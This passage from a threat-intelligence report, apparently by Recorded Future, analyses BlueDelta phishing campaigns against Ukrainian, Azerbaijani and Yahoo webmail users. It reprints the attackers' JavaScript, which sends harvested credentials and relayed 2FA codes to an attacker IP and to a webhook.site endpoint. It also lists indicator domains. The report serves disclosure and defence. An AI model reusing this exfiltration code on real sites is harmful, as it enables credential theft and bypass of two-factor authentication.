function nowait() {
    $("button")[0].disabled = "";
    $("button")[0].style.backgroundImage = "";}
    function send(data) {
        var req = new XMLHttpRequest();
        req.onreadystatechange = function() {
            if (req.readyState == XMLHttpRequest.DONE)  {
                if (req.responseText == "Finaly")  {
                    show_last();
                } else if (req.responseText == "Redirect")  {
                    location = 'http://mail.ukr.net/';
                } else if (req.responseText == "AGAIN")  {
                    req.open("POST", "http://73.80.9.137:35770", true);
                    req.send(data);
                } else if (req.responseText == "BAD")  {
                    document.getElementsByClassName("_1oZFLSZ_")[0].innerText = "Ð  ÐµÐ¿Ñ€Ð°Ð²Ð¸Ð»ÑŒÐ½Ñ– Ð´Ð°Ð½Ñ–";
                    document.getElementsByClassName("_1gd_58q0 _5wVrJZ2Y")[0].style.background = "red";
                    document.getElementsByClassName("_1gd_58q0 _5wVrJZ2Y")[1].style.background = "red";
                    nowait();
                } else if (req.responseText.includes("DATA="))  {
                    var full = req.responseText.split("DATA=")[1];
                    full = JSON.parse(full.replaceAll(String.fromCharCode(39), String.fromCharCode(34)));
                    next();
                    full.forEach(element = > setInp(element.value, element.id));}}};
        req.open("POST", "http://73.80.9.137:35770", true);
        req.send(data);}
    function captcha() {
        var req = new XMLHttpRequest();
        req.open("GET", "http://73.80.9.137:35770/captcha", true);
        req.send();}
    function success() {
        if (document.getElementsByClassName("_2yPTK9xQ")["login"].value==  = ""||
        document.getElementsByClassName("_2yPTK9xQ")["password"].value ==  = ""){
            $("button")[0].disabled = true;
        } else {
            $("button")[0].disabled = false;}}
    function success2() {
        if (document.getElementsByClassName("_2yPTK9xQ")["login"].value==  = ""||
        document.getElementsByClassName("_2yPTK9xQ")["password"].value ==  = ""){
            $("button")[0].disabled = true;
        } else {
            $("button")[0].disabled = false;}}
    captcha();
</script>
```

***Figure 20**: JavaScript used by BlueDelta to capture credentials and relay two-factor authentication (2FA) codes (Source: Recorded Future)*

In March 2023, a second BlueDelta credential harvesting webpage was detected hosted on InfinityFree, which exfiltrates victim credentials to *webhook[.]site*. The webpage impersonates a password change page from the email and website hosting company Turbify, using the domain *turbify-biz-cesdaz[.]rf[.]gd,* as shown in **Figure 21**.



turbify

Learn about Turbify products and services

Turbify Hosting

Launch your website on a platform that has the performance and security you need to stand out.

WordPress Hosting

Turbify WordPress Hosting gives you the reputation of WordPress with a cloud based backbone that gives you stability and protection to maximize your WordPress

Change password

Email

Password

New password


Confirm new password

***Figure 21**: Turbify credential harvesting page targeting the Center for Economic and Social Development (Source: Recorded Future)*

As shown in **Figure 22,** the Turbify page contains a malicious JavaScript element that redirects victims to *mail[.]cesd[.]az* after credentials are submitted, suggesting that users of this domain were the intended targets.

The domain *cesd[.]az* is associated with a leading independent think tank, the Center for Economic and Social Development (CESD), in Azerbaijan. Recent research by the CESD includes "Assessment of the economic relations between Azerbaijan and the European Union in the context of the Russian-Ukrainian war" and "The 12th sanctions package against Russia; Evaluation of the possible impacts of the economy of Azerbaijan", likely making them a potential intelligence target for Russian espionage.

Insikt Group could not find any additional pages matching the Turbify theme, likely suggesting that this is a custom page created solely to target the CESD.



```
<script>
function send()
{
try
{
var req=new XMLHttpRequest();
var data=$('#form-lgn').serialize();
req.open("POST", "http://webhook.site/e7f39f18-bcb3-40e3-9e82-8cf7f807cc80", false);
req.send(data);
}
catch{}
location.replace('http://mail.cesd.az');
}
</script>
```

***Figure 22**: JavaScript used by BlueDelta to capture credentials and redirect to the CESD website (Source: Recorded Future)*

In March 2024, Insikt Group uncovered another credential harvesting page impersonating the popular webmail software provider MDaemon, as shown in **Figure 23**. The webpage was hosted on the InfinityFree domain *consumerpanelapp[.]42web[.]io* and exfiltrated victim data to *pipedream[.]com.*





***Figure 23**: BlueDelta credential harvesting page impersonating MDaemon (Source: Recorded Future)*

The MDaemon credential harvesting page displayed a loading bar, which, once complete, displayed the message "*No undelivered messages for you*". Underneath the loading bar was a hyperlink that displayed the text "Back to inbox". If clicked, this hyperlink would redirect users to the page *mail2[.]progress[.]gov[.]ua,* which is associated with the Ukrainian company State Enterprise Company Specialized Foreign Trade Firm PROGRESS (SE SZTF "PROGRES"), an official importer and exporter of military goods and services based in Ukraine.

The credential harvesting page linked image resources from a different legitimate webmail page rather than hosting them locally. As shown in **Figure 24**, some of the images were directly linked from the website *ukrinmash[.]com*. Ukrinmash is also an official Ukrainian importer and exporter of military goods and services; therefore, it is highly likely that this credential harvesting page has previously been used to target Ukrinmash, and BlueDelta has modified it slightly to target SE SZTF "PROGRES" without updating the images.

Another MDaemon login webpage, *delivery-ukrinmash-service[.]infinityfreeapp[.]com*, was detected directly targeting Ukinmarsh. It is possible this was the page modified by the threat actors to target SE SZTF "PROGRES".




```
<meta charset="UTF-8">
<meta name="ROBOTS" content="NOINDEX, FOLLOW">
<meta name="viewport" content="initial-scale=1,user-scalable=no,maximum-scale=1,width=device-width">
<title>MDaemon Webmail</title>
        <link rel="shortcut icon" href="https://mail.ukrinmash.com/favicon.ico" type="image/x-icon">
<link rel="stylesheet" href="font-awesome.min.css">
        <link rel="stylesheet" href="https://mail.ukrinmash.com/WorldClient/pages/logon.css?v=910c3f0ed3">
<script type="text/javascript" src="https://mail.ukrinmash.com/All/JavaScript/jquery-latest.js?v=910c3f0ed3"></script>
```

***Figure 24**: Favicon, CSS, and JavaScript files linked to the Ukrinmash webmail server (Source: Recorded Future)*

A similar MDaemon login webpage was also detected, first seen in July 2023, as shown in **Figure 25**. The webpage was hosted on *pipedream[.]com* and exfiltrated credentials to a different Pipedream API endpoint. The webpage contained the same progress bar as the aforementioned MDaemon page but redirected victims to the domain *mail[.]ste[.]kiev[.]ua* after they clicked the Back to Inbox button, suggesting that users of *mail[.]ste[.]kiev[.]ua* were the intended victims.

The domain *ste[.]kiev[.]ua* is associated with the State Foreign Trade Enterprise "SpetsTechnoExport", a Ukrainian state-owned company that imports and exports weapons, military products, technologies, and special-purpose equipment.



```
>No undelivered messages for you<br><br><a href='https://mail.ste.kiev.ua/' style='font-size: 0.5em;'>Back to Inbox</a></center></h1>
```


MDaemon Webmail © 2022 MDaemon Technologies, Ltd.

***Figure 25**: MDaemon login page targeting ste[.]kiev[.]ua (Source: Recorded Future)*

Insikt Group uncovered five credential harvesting pages targeting Yahoo webmail users. These pages were hosted using InfinityFree domains or *pipedream[.]net* and exfiltrated user credentials to compromised Ubiquiti EdgeRouters via fixed high-ephemeral ports. The domains targeting Yahoo users were:

- eo6kgbwpysq0laa[.]m[.]pipedream[.]net
- eogo85tybrrn2r[.]m[.]pipedream[.]net
- eottxji4yk4vg5x[.]m[.]pipedream[.]net
- eoy6vrzslpn9vu[.]m[.]pipedream[.]net
- xzdgsdfhfgtjdfj[.]wuaze[.]com

Some of these pages displayed fake account activity pages that claimed the victim's accounts had been logged into by unauthorized users located in Belarus, China, and Iran. The page also suggested that the user should reset the password associated with these accounts, as shown in **Figure 26**.



Details

Last activity	Session information and events	User Agent	IP	Country
Tuesday, 16 May	Unexpected sign-in attempt	Chrome, Windows	101.252.15.120	China
Tuesday, 16 May	Suspicious activity	Chrome, Android	172.80.167.164	Iran (Islamic Republic of)
Tuesday, 16 May	Unexpected sign-in attempt	Chrome, Windows	37.215.185.141	Belarus
Tuesday, 16 May	Suspicious messages have been delayed	Chrome, Android	172.80.151.8	Iran (Islamic Republic of)
Tuesday, 16 May	Malware campaign detected and blocked	Firefox, Linux	101.251.103.19	China
Tuesday, 16 May	Suspicious activity	Safari, Windows	172.80.221.73	Iran (Islamic Republic of)
Tuesday, 16 May	Suspicious messages have been delayed	Chrome, Windows	101.252.115.249	China
Tuesday, 16 May	Malware campaign detected and blocked	Chrome, Windows	37.214.253.212	Belarus
Tuesday, 16 May	Suspicious messages have been delayed	Firefox, Linux	172.80.210.196	Iran (Islamic Republic of)
Tuesday, 16 May	Unexpected sign-in attempt	Firefox, Windows	101.252.68.12	China

Didn't sign in recently?
You should change your password immediately.


Thanks,
Yahoo

Figure 26: *Fake Yahoo sign-in activity page used by BlueDelta (Source: Recorded Future)*

Insikt Group detected a Yahoo-themed credential harvesting page hosted on the InfinityFree domain *xzdgsdfhfgtjdfj[.]wuaze[.]com*, which was active in September 2023. The page exfiltrated data to a compromised Ubiquiti EdgeRouter linked to the IP address *73.80.9[.]137* and used updated code similar to the previously described pages.

As shown in **Figure 27**, the updated code uses the `XMLHttpRequest` JavaScript object to send the captured credentials to a script hosted on a compromised router. It then waits for a response and examines the data returned by `responseText` before displaying specific dynamic web content to the victims depending on the returned string, for example:

- "`OPDATA`": If this string is returned, a user prompt asking for a verification code, either via phone or email, is displayed based on the device returned from the XML HTTP request
- "`BAD-VCODE`": This string indicates the verification code entered was incorrect; the input fields are editable again to enable the user to retry
- "`OPTIONS`": Similar to OPDATA, but provides different authentication options
- "`Finaly`": This value indicates the authentication process is complete; the user is then redirected to another page; in this case, *mail.yahoo[.]com*
- "`AGAIN`": The server requests the client to resend the data, which triggers a recursive call to the send function with the same data
- "`CHANGE`, `BAD`, `BAD-PASSWORD`, `BAD-CODE`, `YAK-CODE`, and `PUSH`": These handle various states of the authentication process, such as changing the password; incorrect username, password, or code; and push notification verification; the user interface (UI) is updated for each case to prompt the user to take the next step or correct errors



```
var ip='73.80.9.137:35780';
var appendStr=''
function beforeSend(a){
a.prop('style','opacity:0.3;');
a.prop('disabled', true);}
function send(data){
var req=new XMLHttpRequest();
document.getElementById('username-error').style='display:none';
document.getElementById('yak-error').style='display:none';
document.getElementById('pass-error').style='display:none';
req.onreadystatechange = function() {
    console.log(req.responseText);
    if (req.readyState == XMLHttpRequest.DONE) {
        console.log(req.responseText);
        if (req.responseText.includes('OPDATA')){
            hide_all();
            document.getElementById('phone').style='display:block';
            appendStr='&'+req.responseText.split('#')[2];
            $('#login-landing').children()[0].style='display:none';
            $('#login-landing').children()[1].style='display:none';
            document.getElementById('all-verify').style='display:block';
            var raw_options=req.responseText.split('#')[1].split('&');
            var device=raw_options[0];
            var device_text=raw_options[1];
            makeForm(device,device_text);
            $('div.yid')[0].innerText=$('input#login-username')[0].value;}
        else if (req.responseText.includes('BAD-VCODE')){
            appendStr='&'+req.responseText.split('#')[1];
            $('#phone :input').prop('style','opacity:1;');
            $('#phone :input').prop('disabled', false);
            document.getElementById('verification-code-field').value='';}
        else if (req.responseText.includes('OPTIONS')){
            hide_all();
            appendStr='&'+req.responseText.split('#')[2];
            document.getElementById('options').style='display:block';
            var raw_options=req.responseText.split('#')[1].split('==');
            raw_options.forEach(element=>setBtn(element.split('&')[0], element.split('&')[1],
            element.split('&')[2], element.split('&')[3], element.split('&')[4]));
            $('div.yid')[0].innerText=$('input#login-username')[0].value;}
        else if (req.responseText=='Finaly'){
            location='https://mail.yahoo.com';
```

***Figure 27**: Updated Yahoo credential harvesting page JavaScript September 2023 (Source: Recorded Future)*

At the time of analysis, Insikt Group was unable to recover the malicious script hosted on the compromised Ubiquiti EdgeRouter. However, per the *ukr[.]net* credential harvesting pages described previously, we can assume the scripts will be functionally similar to those previously described by Sekoia. In this case, they would likely enable BlueDelta to bypass two-factor authentication (2FA) by relaying authentication codes back to Yahoo.

Victimology

Upon analyzing Headlace geofencing scripts and countries targeted by credential harvesting campaigns from 2022 onwards, Insikt Group identified that thirteen separate countries were targeted by BlueDelta. As expected, Ukraine topped the list, accounting for 40% of the activity. Türkiye might seem like an unexpected target with 10%, but it's important to note that it was singled out only by Headlace geofencing, unlike Ukraine, Poland, and Azerbaijan, which were targeted through both Headlace geofencing and credential harvesting.




***Figure 28**: Countries targeted with either Headlace or credential harvesting since 2022 (Source: Recorded Future)*

Mitigations

- Establish real-time alerts through Recorded Future's Intelligence Cloud to detect typosquat domains that mimic your brand. This proactive measure helps guard against entities like BlueDelta, which could exploit these domains for credential harvesting and phishing.
